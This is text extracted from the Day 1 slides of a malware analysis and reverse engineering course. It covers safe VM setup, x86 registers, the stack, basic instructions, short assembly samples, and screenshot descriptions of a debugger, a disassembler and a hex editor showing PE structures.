



# Malware Analysis And Reverse Engineering



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# Day 1



# Day 1 - Agenda

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- Safe Environment for Malware Analysis
- Basic Reverse Engineering Concepts
- Assembly Code Examples
- PE Structure
- Unpacking

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Safe Environment

# Why use a VM

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
- Protecting your system and your personal data
- Controlling the code execution
- Customizing the OS resources and network settings
- Using snapshots to save and restore specific system states




# x86 Architecture

# Von Neumann architecture

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# Memory of a program







# Registers

# 32-bit Common Registers

EAX


EBX

ECX

EDX

ESI

EDI



# Other Registers (32-bit)

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ESP      Extended Stack Pointer

EBP      Extended Base Pointer


EIP      Extended Instruction Pointer




# Stack

# Stack Layout

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

# Stack Frame





# Instructions

# Instruction format





# Basic x86 Operations

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ADD dest,source

AND dest,source

SUB dest,source

OR dest,source

DIV/IDIV

XOR dest,source

MUL/IMUL

NOT eax

# Basic x86 Operations

---

MOV dest, src

POP dest

CALL \_function

MOVSb dest, src

PUSH var/reg

RET num

MOVSW dest, src

MOVSD dest, src

LEA dest, src

# Basic x86 Operations

---

JMP address

JZ address

JNZ address

JL address

JLE address

# Status Flags

---

ZF    zero flag

SF    signed flag

OF    overflow flag

CF    carry flag

---

# Assembly code examples

# Sample Code 1


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```
push    ebp
mov     ebp, esp
sub     esp, 10h
```

# Sample Code 1

```
push    ebp
mov     ebp, esp
sub     esp, 10h
```

## Stack Frame



# Sample Code 2

---

push [ebp-04h]

call sub\_400100

test eax, eax

jnz short loc\_410011



# Sample Code 3

---

loc\_10001000:

movsb ebx, byte ptr [ecx+esi]

ror edx, 0Dh

inc ecx

add edx, ebx

cmp ecx, eax

jb short loc\_10001000



# Basic Reverse Engineering Tools

# Debugger

OpCode +  
Disassembly

Memory

Registers

Stack

The screenshot displays a Windows debugger interface with the following components:

- Top Bar:** File, View, Debug, Tracing, Plugins, Favourites, Options, Help. Date: Apr 30 2023 (TitanEngine).
- Left Panel:** CPU, Log, Notes, Breakpoints, Memory Map, Call Stack, SDB.
- Disassembly Window:** Shows assembly instructions for address 004811A0. Instructions include `pushad`, `mov esi, sample.451015`, `lea edi, dword ptr ds:[esi-5001]`, `push edi`, `or ebp, FFFFFFFF`, `jmp sample.4811C2`, `nop`, `mov al, byte ptr ds:[esi]`, `inc esi`, `mov byte ptr ds:[edi], al`, `inc edi`, `add ebx, ebx`, `jne sample.4811C9`, `mov ebx, dword ptr ds:[esi]`, `sub esi, FFFFFFFC`, `add ebx, ebx`, `jb sample.4811B8`, `mov eax, 1`, `add ebx, ebx`, `jne sample.4811D8`, `mov ebx, dword ptr ds:[esi]`, `sub esi, FFFFFFFC`, `adc ebx, ebx`, `adc eax, eax`, `add ebx, ebx`, `jae sample.4811EC`, `jne sample.481208`, `mov ebx, dword ptr ds:[esi]`, `sub esi, FFFFFFFC`, `adc ebx, ebx`, `adc ebx, ebx`.
- Registers Window:** Lists registers EAX, EBX, ECX, EDI, ESP, ESI, and EIP with their current values and pointers to entry points.
- Stack Window:** Shows the current stack frame with parameters: `[esp+4] 00380000 00380000`, `[esp+8] 75800600 <kernel32.BaseThreadInitThunk> (75800600)`, `[esp+C] 0068FFDC 0068FFDC`, `[esp+10] 77C37840 ntdll.77C37840`, `[esp+14] 00380000 00380000`.
- Memory Dump Window:** Shows a dump of memory starting at address 78D1000, containing data for `L"MSCOREE.DLL"`, `L"\\SYSTEM32\\"`, `L"CONOUTS"`, `L"CONIN$"`, and `L"PRN"`.
- Command Line:** `Commands are comma separated (like assembly instructions): mov eax, ebx`.

# Disassembler

The screenshot displays the IDA Pro disassembler interface. The main window shows assembly code for a function named `sub_454FA6`. The code includes conditional jumps, decrements, and calls to `DeleteCriticalSection`. A control flow graph is visible on the right, showing the execution flow between basic blocks. The interface includes a menu bar, a toolbar, and several docked windows: Names window, Strings window, Hex View, and a Graph overview window. The status bar at the bottom indicates the current address and disassembly options.

**Assembly Code:**

```
sub_454FA6 proc near
    cmp     dword_46B324, 0
    jz      short locret_454FF3

    dec     dword_46B324
    cmp     dword_46B324, 0
    jnz     short locret_454FF3

    push    ebx
    push    esi
    push    edi
    mov     edi, ds:DeleteCriticalSection
    push    offset stru_46B170 ; lpCriticalSection
    call    edi ; DeleteCriticalSection
    mov     esi, offset dword_46B128
    mov     ebx, offset stru_46B188

    loc_454FD8:
    cmp     dword ptr [esi], 0
    jz      short loc_454FE2

    push    ebx
    call    edi ; lpCriticalSection
```

**Names window:**

Name	Address	P
__ImageBase	00400000	
unknown_name_1	004014C0	
unknown_name_2	004014F0	
unknown_name_30	004026C0	
std::_Init_locks::~_Init_locks(void)	00404850	
CFileDialog::CFileDialog(void)	00405250	
__terchr	004052A0	
unknown_name_3	004052E0	
_LocaleUpdate::GetLocaleT(void)	00405380	
unknown_name_4	004053C0	
_LocaleUpdate::GetLocaleT(void)	00405410	
_LocaleUpdate::GetLocaleT(void)	00405560	
_AfxBindHost::_AfxBindHost(void)	004055E0	

**Strings window:**

Address	Length	Type	String
HEADEF	00000020	C	!This program cannot be run in DOS mode.
HEADEF	00000006	C	STRich
HEADEF	00000006	C	text
HEADEF	00000008	C	rdata
HEADEF	00000007	C	@.data
HEADEF	00000006	C	.rsc
rdata.0.	00000008	C	hncrlrck
rdata.0.	0000003C	C	CLSID\{A0B80A46-D8FF-11CF-9377-00A
rdata.0.	00000008	C	CWinApp
rdata.0.	00000000	C	PreviewPages
rdata.0.	00000009	C	Settings
rdata.0.	00000008	C	CWinThread

**Status Bar:** All: idle Disk: 24GB Click on node title to select/drag it: DblClick on edge to follow it: Wheel to scroll vertically; Ctrl+Alt+Shift for more options

# Hex Editor

Hex + ASCII


Parsed structures

The screenshot displays the Olly Editor interface. The top pane shows the hex editor view of example.exe, with columns for address, hex, and ASCII. The bottom pane shows the 'Template Results - EXE.bt' table, which lists various structures and their values.



Name	Value	Start	Size	Color	Comment
struct IMAGE_DOS_HEADER DosHea...	0h	40h	Fg: Bg:		
struct IMAGE_DOS_STUB DosStub	40h	B8h	Fg: Bg:		
struct IMAGE_NT_HEADERS NtHeader	F8h	F8h	Fg: Bg:		
struct IMAGE_SECTION_HEADER Sec...	1F0h	A0h	Fg: Bg:		
struct IMAGE_SECTION_DATA Sectio...	1000h	5800h	Fg: Bg:		
struct IMAGE_SECTION_DATA Sectio...	5900h	6000h	Fg: Bg:		
struct IMAGE_SECTION_DATA Sectio...	6400h	9000h	Fg: Bg:		
struct IMAGE_SECTION_DATA Sectio...	6900h	6000h	Fg: Bg:		
struct IMAGE_IMPORT_DESCRIPTOR... SHLWAPI.dll	61818h	14h	Fg: Bg:		
struct IMAGE_IMPORT_DESCRIPTOR... KERNEL32.dll	6182Ch	14h	Fg: Bg:		
struct IMAGE_IMPORT_DESCRIPTOR... USER32.dll	61840h	14h	Fg: Bg:		
struct IMAGE_IMPORT_DESCRIPTOR... GDI32.dll	61854h	14h	Fg: Bg:		
struct IMAGE_IMPORT_DESCRIPTOR... comdlg32.dll	61868h	14h	Fg: Bg:		
struct IMAGE_IMPORT_DESCRIPTOR... WINSPPOOL.DRV	6187Ch	14h	Fg: Bg:		
struct IMAGE_IMPORT_DESCRIPTOR... ADVAPI32.dll	61890h	14h	Fg: Bg:		
struct IMAGE_IMPORT_DESCRIPTOR... SHELL32.dll	618A4h	14h	Fg: Bg:		
struct IMAGE_IMPORT_DESCRIPTOR... COMCTL32.dll	618B8h	14h	Fg: Bg:		
struct IMAGE_IMPORT_DESCRIPTOR... ole32.dll	618CCh	14h	Fg: Bg:		
struct IMAGE_IMPORT_DESCRIPTOR... ole32.dll	618E0h	14h	Fg: Bg:		
struct IMAGE_IMPORT_DESCRIPTOR... OLEPRO32.DLL	618F4h	14h	Fg: Bg:		
